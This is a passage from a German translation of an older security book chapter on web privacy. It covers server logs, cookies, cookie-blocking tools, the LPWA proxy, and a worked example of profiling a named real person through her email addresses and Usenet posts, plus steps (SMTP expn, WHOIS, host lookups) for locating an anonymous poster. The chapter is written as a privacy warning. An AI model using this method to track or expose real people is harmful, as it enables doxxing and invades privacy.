The actual extra PATH_TRANSLATED is: ""
The server DOCUMENT_ROOT directory is: ""
The cgi SCRIPT_NAME is: "/cgi-bin/cgi-test.cgi"
The query REQUEST_METHOD is: "GET"
The QUERY_STRING from Form GET is: ""
The CONTENT_TYPE of the Form POST data is: ""
The CONTENT_LENGTH of the Form POST data is: ""
The name of the REMOTE_HOST making the request is:
"ppp-208-19-49-Â216.isdn.jetlink.net"
The IP REMOTE_ADDRress of the remote host is: "208.19.49.216"
The authentication (AUTH_TYPE) method is: ""
The authenticated REMOTE_USER is: ""
The remote user (REMOTE_IDENT) for (rfc 931) is: ""
The MIME types that the client will (HTTP_ACCEPT):
Â"image/gif, image/x-xbitmap,
Âimage/jpeg, image/pjpeg, image/png, */*"
The client's browser type (HTTP_USER_AGENT) is:
Â"Mozilla/4.04 [en] (Win95; U)"
The page (HTTP_REFERER) that client came from:
"http://altavista.digital.com/cgi-bin/query?pg=q&text=yes&q=
Â%22test%2ecgi%22&stq=10"
The e-mail address (HTTP_FROM) of the client is: ""
```

Beachten Sie, daß zusätzlich zur IP-Adresse auch die Einwählleitung protokolliert wurde, die mein Freund benutzte:

```
The name of the REMOTE_HOST making the request is: "ppp-208-19-49-
Â216.isdn.jetlink.net"
```

Noch wichtiger ist jedoch, daß der Server die Site identifizierte, die mein Freund zuletzt besucht hatte:

```
The page (HTTP_REFERER) that client came from:
"http://altavista.digital.com/cgi-bin/
querry?pg=q&text=yes&q=%22test%2ecgi%22&stq=10"
```

Das Skript, das diese Informationen aufzeichnete, heißt `test-cgi`. Es wird verwendet, um grundlegende Umgebungsvariablen zu protokollieren, sowohl auf der Server- als auch der Client-Seite. (Wie es nun einmal so ist, kann `test-cgi` auch ein ungeheures Sicherheitsloch sein, und die meisten ISPs entfernen es von ihrem Server.)

Mit Hilfe dieser Log-Dateien und Scripts können Webmaster genau herausfinden, wo Sie sind, welches Ihre Netzwerkadresse ist und wo Sie gewesen sind. Fühlen Sie sich jetzt etwas unwohl? Dann wenden wir uns einmal den Cookies zu.

29.4 Cookies

Cookies. Das klingt für Sie vielleicht verlockend (nach Keksen eben), aber nicht für mich - mir ist meine Privatsphäre sehr wichtig. In der Vergangenheit haben viele Journalisten Artikel über Cookies verfaßt, in denen sie versuchten, der Öffentlichkeit die Angst vor ihnen zu nehmen. In solchen Artikeln spielen sie den Einfluß von Cookies herunter und tun sie als harmlos ab. Sind Cookies wirklich harmlos? Da bin ich ganz anderer Meinung.

Cookies werden verwendet, um Informationen über Sie zu speichern, während Sie eine Webseite besuchen. Bei Netscape erläutert man das so:

> *Dieser simple Mechanismus stellt ein leistungsfähiges neues Tool dar, das einem Host die Ausführung neuer Arten von Anwendungen ermöglicht, die für Web-basierte Umgebungen geschrieben werden können. Einkaufswagen-Anwendungen können die Informationen über die aktuell ausgewählten Artikel speichern; gebührenpflichtige Dienste können Registrierungsinformationen zurücksenden und somit den Kunden davon befreien, bei der nächsten Verbindung wieder seine Benutzerkennung eingeben zu müssen; Sites können benutzerspezifische Präferenzen auf dem Client speichern, die jedesmal von diesem geliefert werden, wenn die Site besucht wird.*

Wegweiser:

Der obige Abschnitt ist ein Auszug aus »Persistent Client State HTTP Cookies«. Sie finden ihn unter http://home.netscape.com/newsref/std/ cookie_spec.html.

Cookies sind so etwas ähnliches wie der Stempel, den Sie auf die Hand bekommen, wenn Sie eine Disco besuchen. Sie können durch die Disco laufen, etwas trinken, ein bißchen tanzen und sogar mal nach draußen gehen. Solange der Stempel noch auf Ihrer Hand ist, müssen Sie nicht noch einmal bezahlen und der Zutritt wird Ihnen nicht verwehrt. Auf ähnliche Weise »erinnern« sich Web-Server an Sie: an Ihr Paßwort, Ihre Interessen usw. Wenn Sie auf die Seite zurückkehren, werden diese Informationen automatisch wieder geladen. Daß die Informationen wieder geladen werden, ist jedoch nicht das Problem bei den Cookies. Die Kontroverse geht darum, wo die Informationen gespeichert sind: nämlich auf Ihrer Festplatte.

Das geht folgendermaßen: Wenn Sie eine Webseite besuchen, schreibt der Server ein Cookie auf Ihre Festplatte. Dieses Cookie wird in einer speziellen Datei gespeichert.

Hinweis:

Windows-Benutzer können die Cookie-Datei an unterschiedlichen Orten finden, je nachdem, welchen Browsertyp und welche Windows-Version sie verwenden. Bei älteren Versionen werden Cookies in einer Datei namens cookies.txt gespeichert. Bei neueren Netscape-Versionen (und beim Microsoft Internet Explorer) werden Cookies einzeln im Verzeichnis C:\WINDOWS\COOKIES gespeichert. (Auf Macintosh-Systemen heißt die Datei MagicCookie.)

Typische Einträge einer Cookie-Datei sehen z.B. so aus:

```
www.webspan.net FALSE /~frys FALSE 859881600 worldohackf
Â 2.netscape.com TRUE / FALSE 946684799
ÂNETSCAPE_ID
1000e010,107ea15f.adobe.com TRUE / FALSE 946684799 INTERSE
Â207.171.18.182 6852855142083822www.ictnet.com FALSE / FALSE
Â946684799 Apache pm3a-432656185549181O745.microsoft.com TRUE
Â / FALSE 937422000 MC1
ÂGUID=260218f482a111d0889e08002bb74f65.msn.com TRUE / FALSE
Â937396800 MC1 ID=260218f482a111d0889e08002bb74f65comsecltd.com
ÂFALSE / FALSE 1293753600 EGSOFT_ID
Â207.171.18.176-3577227984.29104071
.amazon.com TRUE / FALSE 858672000 session-id-time
Â855894626.amazon.com TRUE / FALSE 858672000
Â session-id 0738-6510633-772498
```

Diese Cookie-Datei ist ein reales Beispiel. Ich habe sie von der Festplatte eines Partners von mir gezogen. Sie können sehen, daß unter GUID Zeile 8 die ersten Zahlen eine IP-Adresse sind. Daraus können Sie erkennen, daß

das Setzen eines Cookies generell die Aufzeichnung Ihrer IP-Adresse beinhaltet.

Befürworter von Cookies bestehen darauf, daß diese harmlos seien, da sie nicht helfen würden, den Benutzer zu identifizieren. Das ist jedoch nicht wahr, wie D. Kristol und L. Montulli in *RFC 2109* beschreiben:

> *Ein Ursprungsserver könnte einen Set-Cookie-Header erzeugen, um den Weg des Benutzers durch den Server aufzuzeichnen. Die Benutzer könnten dieses Verhalten als eine unerwünschte Sammlung von Informationen ansehen, selbst wenn ihre Identität nicht sichtbar ist. (Die Identität könnte sichtbar werden, wenn ein Benutzer später ein Formular ausfüllt, in das er persönliche Daten einträgt.)*

Heute werden Cookies routinemäßig zur Authentifizierung von Benutzern eingesetzt. Das ist beunruhigend und wurde sofort als Problem erkannt. In *RFC 2109* heißt es:

> *Anwender-Agenten sollten es dem Benutzer ermöglichen, die Kontrolle über das Löschen von Cookies zu übernehmen. Ein selten genutztes Cookie könnte als »Einstellungen«-Datei für Netzwerkanwendungen dienen, und der Benutzer möchte ihn vielleicht behalten, obwohl er am längsten nicht benutzt wurde. Eine mögliche Implementierung wäre ein Interface, mit dessen Hilfe der Benutzer über ein Kontrollkästchen auswählen kann, ob das Cookie dauerhaft gespeichert (oder umgehend gelöscht) werden soll.*

Trotz der frühzeitig ausgesprochenen Warnungen vor Cookies wird die Mehrheit der Web- Browser immer noch mit aktivierter Option »Cookies akzeptieren« ausgeliefert. Und obwohl die meisten Browser zwar eine Option dafür haben, daß Sie gewarnt werden, bevor Sie ein Cookie akzeptieren, ist auch diese Option per Voreinstellung deaktiviert. Wenn Sie beispielsweise den Netscape Communicator verwenden, gehen Sie einmal zum Menü Bearbeiten und wählen Sie Einstellungen. Wenn dieses Fenster geöffnet ist, klicken Sie auf Erweitert. Sie sehen dann ein Fenster, wie in Abb. 29.1 dargestellt.

Abbildung 29.1: Das Netscape-Fenster Einstellungen und die Optionen für Cookies

Der Microsoft Internet Explorer wird im Prinzip im gleichen Zustand ausgeliefert. Denken Sie mal einen Moment darüber nach: Was meinen Sie, wie viele Computer-Besitzer überhaupt wissen, daß es so etwas wie Cookies gibt? Sollten sie nicht wenigstens darüber informiert werden, daß eine solche Sammlung von Informationen stattfindet? Ich finde schon.

Gibt es Lösungen für dieses Problem? Ja. Es gibt zwei sehr gute Lösungen. Eine löst das Cookie-Problem, und die andere löst alle Probleme im Zusammenhang mit dem Ausspionieren der IP-Adresse - Sie müssen sie nur anwenden.

Cookies bekämpfen

Cookies lassen sich leicht verwalten und bezwingen, indem man einen sogenannten *Cookie- Cutter* einsetzt. Das sind Programme, die Ihnen die Kontrolle über Cookies ermöglichen (Sie können sie ansehen, löschen oder bedingt ablehnen). In Tabelle 29.2 finden Sie Namen und URLs von mehreren Cookie-Cuttern.

Tabelle 29.2: Cookie-Cutter

Programm	Plattform	URL
Cookie Pal	Windows	http://www.kburra.com/cp1setup.exe
CookieCutterPC	Windows	http://ayecor.com/software/cc32/ccpc32.zip

Anti-Cookie	Windows	http://users.derbytech.com/~gregeng/cookie10.zip
Cookie? NOT!	Windows	http://www.geocities.com/SiliconValley/Vista/2665/bake.zip
Cookie Monster	MacOS	http://www.geocities.com/Paris/1778/CookieMonster151.sit
NoMoreCookies	MacOS	http://www.chelmsford.com/home/star/software/downloads/no_more_cookies.sit.bin
ScapeGoat	MacOS	ftp://ftp.stazsoftware.com/pub/downloads/scapegoat.sea.hqx

Hinweis:

Windows- und MacOS-Benutzer können die Cookie-Datei oder das -Verzeichnis auch mit dem Attribut schreibgeschützt versehen. Dadurch wird verhindert, daß Cookies auf die Festplatte geschrieben werden. Unix-Benutzer sollten die Datei cookies.txt löschen und statt dessen eine symbolische Verknüpfung erzeugen, die auf /dev/null zeigt.

Weitere Informationen über Cookies finden Sie in den folgenden Artikeln:

- A Cookies Monster? Stephen T. Maher, Law Products Magazine. http://www.usual.com/ article6.htm
- Cookies and Privacy FAQ. http://www.cookiecentral.com/n_cookie_faq.htm
- Are Cookie Files Public Record? Dan Goodin, CNET. http://www.news.com/News/Item/ 0,4,17170,00.html
- How Web Servers' Cookies Threaten Your Privacy. Junkbusters. http://www.junkbusters.com/ht/en/cookies.html
- HTTP State Management Mechanism (Request Comments 2109. Dieses Dokument behandelt die technischen Aspekte des Cookie-Mechanismus.) http://www.ics.uci.edu/ pub/ietf/http/rfc2109.txt
- *Modem Operandi FAQ:* Persistent Cookies. Craig C. Bailey. http://www.vermontguides.com/faqteg14.htm

Sie sollten folgendes wissen: Cookies und das `test-cgi`-Skript sind nicht die einzige Art, auf die Webmaster Informationen über Sie herausfinden können. Es gibt noch andere, weniger auffällige Techniken. Viele JavaScript- und Perl-Skripte können an Ihre IP-Adresse gelangen. Diese Art von Code kann auch Ihren Browsertyp, Ihr Betriebssystem und so weiter abfragen. Das folgende Beispiel ist in JavaScript geschrieben:

```
<script language=javascript>
function Get_Browser() {
var appName = navigator.appName;
var appVersion = navigator.appVersion;
document.write(appName + " " + appVersion.substring
Â(0,appVersion.indexOf(" ")));
}
</script>
```

Dieses JavaScript-Beispiel fragt den Browser und seine Version ab. Scripts wie diese werden zu Tausenden im Internet verwendet. Ein sehr beliebtes ist das »Book 'em, Dan-O«-Script. Dieses (in Perl geschriebene) Script zeichnet auf, wann Sie auf die Site zugegriffen haben, welchen Browser in welcher Version Sie benutzen und welche IP-Adresse Sie haben.

Wegweiser:

Das »Book 'em, Dan-O«-Script wurde von einer Person namens Spider geschrieben. Sie finden es in Matts Skript-Archiv unter http://worldwidemart.com/scripts/dano.shtml .

Ähnliche Programme sind in einer Vielzahl von Programmiersprachen verfaßt worden, darunter auch Java. Ein Java-Programm mit derselben Funktion finden Sie hier:

http://www.teklasoft.com/java/applets/connect/socket.html

29.4.1 Lösungen zum Schutz der Privatsphäre von Lucent Technologies

Cookie-Cutter sind ausgezeichnet für die Handhabung von Cookies geeignet (genau wie das einfache Deaktivieren von Cookies in Ihrem Browser). Wenn Sie jedoch richtig paranoid sind (wie ich), müssen Sie sich *Lucent Personalized Web Assistant* besorgen. Es ist momentan die einzige umfassende Lösung, die meiner Meinung nach akzeptabel ist. LPWA löst nicht nur das Cookie-Problem, sondern auch das Problem mit der IP-Adresse. Bei Lucent beschreibt man das so:

> *Um mehr Informationen über Sie zu erhalten, überreden Web-Sites Sie vielleicht dazu, einen Account einzurichten. Dazu müssen Sie einen Benutzernamen, ein Paßwort, eine E-Mail-Adresse und weitere Informationen (Alter, Einkommen etc.) angeben. Nachdem Sie einen Account bei einer Web-Site eingerichtet haben, wird diese normalerweise jede Ihrer Aktivitäten verfolgen, und sie kann diese Informationen den persönlichen Informationen hinzufügen, die Sie bei Ihrer Anmeldung zur Verfügung gestellt haben... Das ist für den Schutz der Privatsphäre bedenklich, weil solche Accounts ein einfaches Mittel darstellen könnten, eine Akte über die Surf-Gewohnheiten eines Benutzers anzulegen. Zusätzliche Informationen über den Benutzer werden der Web-Site durch das HTTP-Protokoll und durch Cookie-Mechanismen zur Verfügung gestellt.*

Um dieses Eindringen in Ihre Privatsphäre zu verhindern (wobei Sie trotzdem nicht darauf verzichten müssen, solche personalisierten Web-Dienste zu nutzen), hat Lucent LPWA entwickelt. LPWA stellt einen Proxy-Dienst für Ihren gesamten Internet-Verkehr zur Verfügung, so daß die einzige IP-Adresse, die aufgezeichnet werden kann, die bei lpwa.com ist. Ihre Privatsphäre bleibt geschützt: Web-Server können weder an Ihre IP-Adresse gelangen noch Cookies auf Ihre Festplatte schreiben.

29.4.2 Verwendung des Lucent Personalized Web Assistant

Sie können LPWA mit jedem Browser verwenden, der Proxy-Gateways unterstützt. Dazu sind nur drei einfache Schritte erforderlich. Sie müssen:

- Ihren Browser so konfigurieren, daß er lpwa.com als Proxy verwendet
- Sich mit `lpwa.com` verbinden
- Einloggen

Lassen Sie uns diese Schritte einmal praktisch nachvollziehen.

Konfiguration des Netscape Communicator für den LPWA-Proxy

Wenn Sie den Netscape Communicator verwenden, wählen Sie Bearbeiten, Einstellungen, Erweitert, Proxies. Sie sehen dann das in Abb. 29.2 gezeigte Fenster.




Abbildung 29.2: Das Dialogfenster für die Proxy-Konfiguration von Netscape

Klicken Sie auf Manuelle Proxy-Konfiguration und dann auf Anzeigen. Das bringt Sie zum Dialogfenster Manuelle Proxy-Konfiguration, das in Abb. 29.3 dargestellt ist.

Abbildung 29.3: Das Dialogfenster Manuelle Proxy-Konfiguration von Netscape

Geben Sie in dem Feld HTTP den Text lpwa.com ein. (Das ist die Adresse des Lucent Personalized Web Assistant.) Geben Sie im Feld Port den Wert 8000 ein. Schließen Sie den Netscape Communicator und starten Sie die Anwendung neu.

Konfiguration des Microsoft Internet Explorer für den LPWA-Proxy

Wenn Sie den Microsoft Internet Explorer verwenden, wählen Sie Ansicht, Internetoptionen...,Verbindung. Das bringt Sie zu dem in Abb. 29.4 gezeigten Fenster.

Abbildung 29.4: Das Dialogfenster Internetoptionen des MSIE mit Register Verbindung

Klicken Sie dort das Kästchen Verbindung über einen Proxy-Server herstellen an und wählen Sie Erweitert. Dann sehen Sie das Fenster, das in Abb. 29.5 dargestellt ist.

Abbildung 29.5: Das Dialogfenster Proxy-Einstellungen des Microsoft Internet Explorer

Geben Sie im Feld HTTP den Text lpwa.com als Adresse des Proxy-Servers ein (das ist die Adresse des Lucent Personalized Web Assistant). Geben Sie im Feld Anschluß den Wert 8000 ein. Schließen Sie den Microsoft Internet Explorer und starten Sie die Anwendung neu.

Einloggen beim Lucent Personalized Web Assistant

Wenn Ihr Browser neu startet, werden Sie bemerken, daß er nun zu lpwa.com geht (und nicht zu Ihrer üblichen Startseite). Sie sehen die in Abb. 29.6 gezeigte Seite.

Abbildung 29.6: Startseite des Lucent Personalized Web Assistant

Dort geben Sie Ihre E-Mail-Adresse und ein Paßwort ein. LPWA wird Sie bitten, diese Informationen noch einmal zu bestätigen.

Nachdem Sie Ihre E-Mail-Adresse und Ihr Paßwort noch einmal bestätigt haben, werden Sie authentifiziert. Von diesem Augenblick an surfen Sie sicher und anonym. Das verblüffendste ist, daß Sie sich trotzdem bei Webseiten registrieren können. LPWA speichert die Informationen für Sie. (Auf der Homepage von LPWA unter http://lpwa.com/ können Sie mehr darüber erfahren.)

Leider hat diese Art der Anonymität ihren Preis - Sie müssen Geschwindigkeitseinbußen hinnehmen. Da LPWA Ihre Sitzungen über einen Proxy laufen läßt, dauert jede Verbindung ein bis zwei Sekunden länger. (Das bemerken Sie kaum, wenn Sie eine schnelle Verbindung wie z.B. über eine T1-Leitung haben. Bei 28.8 Mbps könnte es jedoch störend sein. Wenn Sie zehn Seiten tief in eine Site gehen, werden Sie ca. 3-5 Sekunden verlieren.) Dennoch scheint mir dieser Preis für die Gewißheit der Anonymität nicht zu hoch zu sein. Seien Sie sich auch darüber im klaren, daß Lucent dazu in der Lage ist, Ihre Bewegungen nachzuvollziehen.

29.4.3 Ihre E-Mail-Adresse und das Usenet

Ich habe weiter vorne in diesem Kapitel behauptet, daß Ihre E-Mail-Adresse im Usenet dazu verwendet werden kann, Sie auszuspionieren. In diesem Abschnitt möchte ich Ihnen die Beweise für diese Behauptung liefern.

Ihre E-Mail-Adresse ist wie jede andere Zeichenfolge. Wenn sie auf (oder im Quelltext) einer Webseite auftaucht, kann sie von Suchmaschinen aufgespürt werden. Sobald ein Spion Ihre E- Mail-Adresse hat, ist schon alles verloren. Das Schlimmste ist vielleicht, daß Ihre E-Mail- Adresse und Ihr Name (wenn man sie erst einmal zusammengebracht hat) andere Accounts von Ihnen preisgeben können.

Um Ihnen ein praktisches Beispiel geben zu können, habe ich über ein mögliches Ziel nachgedacht. Ich wollte jemanden nehmen, der seine E-Mail-Adressen häufig wechselt und routinemäßig andere Personen als Fronts verwendet. *Fronts* sind Dritte, die Informationen für Sie posten. (Durch die Verwendung von Fronts vermeiden Sie, daß man Sie aufspürt, da immer nur deren E-Mail-Adresse auftaucht und nicht Ihre eigene.)

Das Ziel, das ich mir ausgesucht habe, ist umstritten. In diesem Beispiel werden wir Linda Thompson ausspionieren, eine prominente amerikanische Rechtsanwältin. Ms. Thompson wird für ihr Rückgrat gefeiert, daß sie bei den Ereignissen bewies, die sich in Waco, Texas, am 19. April 1993 zutrugen. An diesem Tag, nach 51 Tagen Belagerung, versuchten Einheiten des FBI, mehrere Mitglieder der Davidianer-Sekte zu verhaften. Es kam zu einem Waffengefecht und daraufhin zu einem Brand. Als alles vorbei war, waren 100 Leute entweder tot oder schwer verletzt. Ms. Thompson äußerte sich besonders offen über die Angelegenheit und nutzt das Internet oft als Sprachrohr für ihre Bedenken. Darüber hinaus ist Ms. Thompson eine langjährige Anhängerin der amerikanischen Bürgermilizen (Militias).

Hinweis:

Die folgende Übung ist keine Verletzung der Privatsphäre von Ms. Thompson. Alle Informationen stammen aus öffentlich verfügbaren Datenbanken im Internet. Diese Übung ähnelt den Ergebnissen eines Artikels, der im Juni 1997 im Time Magazine über die Privatsphäre im Internet erschienen ist. In diesem Artikel nahm sich ein Reporter die kalifornische Senatorin Dianne Feinstein vor. Der Reporter leistete großartige Arbeit und fand sogar die Sozialversicherungsnummer von Feinstein heraus. Der Artikel, »My Week as an Internet Gumshoe«, stammt von Noah Robischon. Sie finden ihn hier:

http://www.pathfinder.com/time/magazine/1997/dom/970602/technology.my_wek.html.

Der erste Schritt beim Ausspionieren einer Person besteht darin, ihre E-Mail-Adressen herauszufinden. Dazu reicht eine normale Suchmaschine aus, allerdings bieten altavista.digital.com und www.dejanews.com die flexibelsten Suchoptionen. Dort habe ich auch mit meiner Suche begonnen. (Ich hatte Ms. Thompson noch nie getroffen und wußte sehr wenig über sie.)

Ich begann mit http://altavista.digital.com/. Die Startseite sehen Sie in Abb. 29.8:

Abbildung 29.7: Startseite von altavista.digital.com

Altavista ist eine der leistungsfähigsten Suchmaschinen im Internet und wird als öffentlich zugänglicher Dienst von der Digital Equipment Corporation (DEC) zur Verfügung gestellt. Altavista akzeptiert verschiedene Arten von Abfragen, die sich auf WWW-Seiten (HTML) oder Usenet-Beiträge beziehen können. (Die Usenet-Beiträge werden auch archiviert, aber laut DEC werden diese Beiträge nur wenige Wochen aufbewahrt.)

Ich wählte Altavista aus folgendem Grund: Es führt eine Groß-/Kleinschreibung beachtende, auf exakte Übereinstimmung ausgerichtete Suche nach regulären Ausdrücken durch. Das heißt, es wird genau den Ausdruck finden, nach dem Sie gesucht haben. (Mit anderen Worten gibt es keine »ungefähre« Übereinstimmung, wenn Sie eine Suche durchführen. Diese Eigenschaft ermöglicht es Ihnen, die Ergebnisse Ihrer Suche von Millionen Seiten auf eine einzige Seite einzugrenzen.)

Um eine derartig präzise Suche zu erzwingen, müssen Sie die gesuchte Zeichenfolge in Anführungsstriche setzen. Ich begann meine Suche mit dieser Zeichenfolge:

```
"Linda Thompson"
```

Altavista fand 2.049 Dokumente. Von den ersten neun waren dies die interessantesten:

- Ein offener Brief von einem Verteidiger in der Waco-Angelegenheit.
- Ein Brief von Thompson an einen Bundesanwalt.

In dem Brief an den Bundesanwalt ist Thompsons Adresse aufgeführt, aber noch wichtiger war, daß ich dort an eine erste E-Mail-Adresse von ihr gelangte. Diese E-Mail-Adresse war lindat@snowhill.com. Mit dieser Adresse bewaffnet, startete ich eine neue Suche. Dieses Mal verwendete ich die E-Mail-Adresse von Ms. Thompson als Suchausdruck im Usenet. Ich erhielt nur ein Ergebnis, eine Nachricht in der Newsgruppe `misc.activism.militia`.

Da mich dieses Ergebnis nicht zufriedenstellte, suchte ich noch einmal im Usenet, diesmal nach dem Namen von Ms. Thompson. Das ergab 248 Treffer. Einer von ihnen enthüllte eine andere E-Mail-Adresse: lindat@megacity.org. Außerdem gab die Nachricht noch ein paar weitere Dinge preis:

- Der Beitragende diente als Front für Ms. Thompson und hatte versehentlich ihre private E-Mail-Adresse eingefügt und diese somit der ganzen Welt verfügbar gemacht.
- Ms. Thompson verwendete Windows Eudora in der Version 2.0.3.
- Ms. Thompson verwendete `aen.org` als Ausgangsbasis.

Ich versuchte es bei `aen.org`, mußte aber feststellen, daß der Server gerade nicht in Betrieb war. Also machte ich damit weiter, die Usenet-Beiträge zu durchforsten, die Ms. Thompsons Namen enthielten. Schließlich fand ich Ms. Thompsons wirkliche Ausgangsbasis, eine Mailbox, die sie betreibt, und ein paar sehr persönliche Informationen. Diese Informationen beinhalteten die Namen (und in manchen Fällen die Adressen) von Leuten, mit denen sie über das Internet zusammenarbeitet. In weniger als 3 Minuten hatte ich, unter Verwendung von Ms. Thompson als Ausgangspunkt, 12 Mitglieder oder Anhänger der Militia identifiziert.

Das sieht auf den ersten Blick vielleicht nicht allzu interessant aus. Sie denken wahrscheinlich »Na und?«. Führen Sie sich noch einmal vor Augen, was ich zu Beginn dieses Kapitels geschrieben habe. Vor zwanzig Jahren hätte das FBI Tausende Dollar ausgegeben (und ein Dutzend Abhöranlagen installieren müssen), um an dieselben Informationen zu gelangen.

Das Usenet ist ein ausgezeichnetes Tool zum Aufbau menschlicher Netzwerke von Gleichgesinnten. Wenn Sie jedoch umstrittene oder unpopuläre Ansichten haben, sollten Sie diese auf keinen Fall im Usenet posten.

Sie können zwar darum bitten, zu verhindern, daß Ihre Usenet-Beiträge archiviert werden, indem Sie in die erste Zeile Ihres Beitrags x-no-archive: yes einfügen. Sie können aber nichts dagegen tun, daß andere Ihren Beitrag kopieren und ihn auf einem Web-Server ablegen. Wenn Sie unpopuläre politische Ansichten im Usenet

veröffentlichen (und Gleichgesinnte veranlassen, Ihnen zu antworten), offenbaren Sie dadurch der ganzen Welt Ihre Verbindungen zueinander. Wenn Ihre Beiträge archiviert werden, stehen sie für alle Ewigkeit zur Einsicht zur Verfügung, dank den Leuten von http://www.dejanews.com/.

29.4.4 DejaNews

Die DejaNews-Suchmaschine ist darauf spezialisiert, das Usenet zu durchsuchen. Das DejaNews -Archiv reicht bis zum März 1995 zurück, und man bemüht sich bei DejaNews ständig darum, Lücken zu schließen und noch ältere Artikel in die Datenbank aufzunehmen. Laut DejaNews wird daran gearbeitet, alle seit 1979 geposteten Beiträge zur Verfügung stellen zu können.

DejaNews verfügt über erweiterte Indizierungsmöglichkeiten. Sie können z.B. automatisch ein Profil des Verfassers eines Usenet-Artikels erstellen lassen. (D.h. die Suchmaschine liefert eine Aufstellung der Newsgruppen, in denen der Verfasser in der letzten Zeit gepostet hat.) Auf diese Weise können andere Ihre Interessen leicht herausfinden. Schlimmer noch - sie können sogar Sie selbst aufspüren.

Erinnern Sie sich daran, daß, auch wenn Ihr wirklicher Name nicht in Ihren Usenet-Beiträgen zu finden ist, er in der Datei /etc/passwd auf dem Unix-Server auftaucht, den Sie als Gateway zum Internet verwenden. Um Sie zu finden, sind die folgenden Schritte erforderlich:

- Der Schnüffler sieht Ihre Beiträge zum Usenet. Ihre E-Mail-Adresse ist darin enthalten, aber nicht Ihr Name.
- Der Schnüffler versucht, Ihre Adresse zu fingern, aber Ihr Provider hat finger-Anfragen untersagt.
- Der Schnüffler verbindet sich per Telnet mit Port 25 Ihres Servers. Dort führt er den Befehl expn aus und erhält so Ihren wirklichen Namen.

Mit diesen Informationen in der Hand muß der Spion als nächstes herausfinden, wo Sie wohnen. Dazu bedient er sich des WHOIS-Service.

Hinweis:

In der deutschsprachigen `de.*`-Hierarchie des Usenet werden Sie sich in der Regel viele Feinde machen, wenn Sie unter Pseudonym posten. Hier geht man davon aus, daß Sie mit Ihrem Namen zu dem stehen, was Sie schreiben, oder bei Dingen, die Ihre Privatsphäre verletzen einen echten anonymen Remailer benutzen sollen.

29.4.5 Der WHOIS-Service

Der WHOIS-Service (der sich bei `rs.internic.net` befindet) enthält Domain-Registrierungsdaten aller amerikanischen nicht militärischen Internet-Sites. Diese Registrierungsdatenbank enthält detaillierte Informationen zu jeder Internet-Site, einschließlich Domain-Namen, Server-Adressen, technischer Kontaktperson, Telefonnummer und Adresse. Hier ist das Ergebnis einer WHOIS-Abfrage über den Provider Netcom, einen bekannten ISP in Nordkalifornien:

```
NETCOM On-Line Communication Services, Inc (NETCOM-DOM)
3031 Tisch Way, Lobby Level
San Jose, California 95128
US
Domain Name: NETCOM.COM
Administrative Contact:
NETCOM Network Management (NETCOM-NM) dns-mgr@NETCOM.COM
(408) 983-5970
Technical Contact, Zone Contact:
NETCOM DNS Administration (NETCOM-DNS) dns-tech@NETCOM.COM
```

```
(408) 983-5970
Record last updated on 03-Jan-97.
Record created on 01-Feb-91.
Domain servers in listed order:
NETCOMSV.NETCOM.COM 192.100.81.101
NS.NETCOM.COM 192.100.81.105
AS3.NETCOM.COM 199.183.9.4
```

Sehen Sie sich diese Informationen einmal genau an. Man kann ihnen entnehmen, daß Netcom in Kalifornien sitzt. (Das sehen Sie ganz oben in der Ausgabe und an den Telefonnummern der einzelnen technischen Kontaktpersonen.)

Mit diesen Informationen versehen, kann der Spion bei http://www.worldpages.com/ weitermachen. WorldPages ist eine umfangreiche Datenbank, in der die Namen, E-Mail-Adressen und Telefonnummern mehrerer Millionen Internet-Nutzer gespeichert sind. In Abb. 29.8 sehen Sie die Startseite von WorldPages.

Abbildung 29.8: Startseite von WorldPages

Bei WorldPages verwendet der Spion Ihren wirklichen Namen als Suchausdruck und gibt Kalifornien als Staat ein. Er erhält umgehend einige Treffer, die Namen, Adressen und Telefonnummern enthalten. Hier könnte er Schwierigkeiten bekommen, je nachdem, wie häufig Ihr Name ist. Wenn Sie z.B. John Smith heißen, wird er noch weitere Nachforschungen anstellen müssen. Angenommen, Ihr Name ist nicht ganz so verbreitet, und der Spion erhält drei Adressen: eine in Sacramento, eine in Los Angeles und eine in San Diego. Wie kann er nun herausfinden, welches Ihre Adresse ist? Dazu bedient er sich des Host-Utilities.

Das Host-Utility (das ich kurz in Kapitel 10, »Scanner«, beschrieben habe), listet alle Rechner eines bestimmten Netzwerks auf sowie ihre relative Lage. Bei großen Netzwerken ist es üblich, daß der Provider über ein größeres Gebiet verteilte Rechner besitzt. Mit dem Befehl host kann man feststellen, welche Workstation sich an welchem Ort befindet. Mit anderen Worten, es ist im allgemeinen eine triviale Aufgabe, eine nach Städten gegliederte Auflistung von Workstations zu erhalten. Diese Workstations sind manchmal sogar nach den Städten benannt, in denen sie sich befinden. Deshalb wäre es durchaus möglich, daß Sie einen Eintrag wie den folgenden sehen:

chatsworth1.target_provider.com

Chatsworth ist eine Stadt in Südkalifornien. Wir können also vermuten, daß chatsworth1.target_provider.com sich in Chatsworth befindet. Jetzt muß der Schnüffler nur Ihren Usenet-Beitrag noch einmal unter die Lupe nehmen.

Wenn er den Quellcode Ihres Usenet-Beitrags untersucht, kann er sehen, welchen Pfad die Nachricht genommen hat. Der Pfad wird etwa wie folgt aussehen:

```
news2.cais.com!in1.nntp.cais.net!feed1.news.erols.com!howland.erols.net!
Âix.netcom.com!news
```

Durch Untersuchung dieses Pfads kann der Spion feststellen, welcher Server benutzt wurde, um diesen Artikel zu posten. Diese Informationen werden dann mit dem Wert für den NNTP-Posting-Host kombiniert:

grc-ny4-20.ix.netcom.com

Der Schnüffler extrahiert den Namen des postenden Servers (der erste Eintrag im Pfad). Dieser wird fast immer mit seinem Namen und nicht der IP-Adresse angegeben. Deshalb besteht die nächste Aufgabe darin, die IP-Adresse herauszufinden. Der Spion verbindet sich also über Telnet mit dem postenden Host. Wenn die Telnet-Sitzung

initiiert wird, wird die numerische IP vom DNS abgefragt und an stdout ausgegeben. Der Schnüffler hat nun die IP-Adresse des Rechners, der das ursprüngliche Posting akzeptiert hat. Diese IP-Adresse wird dann mit der Ausgabedatei der host-Abfrage abgeglichen. Auf diese Weise kann man den Standort eines Rechners herausfinden.

Hinweis:

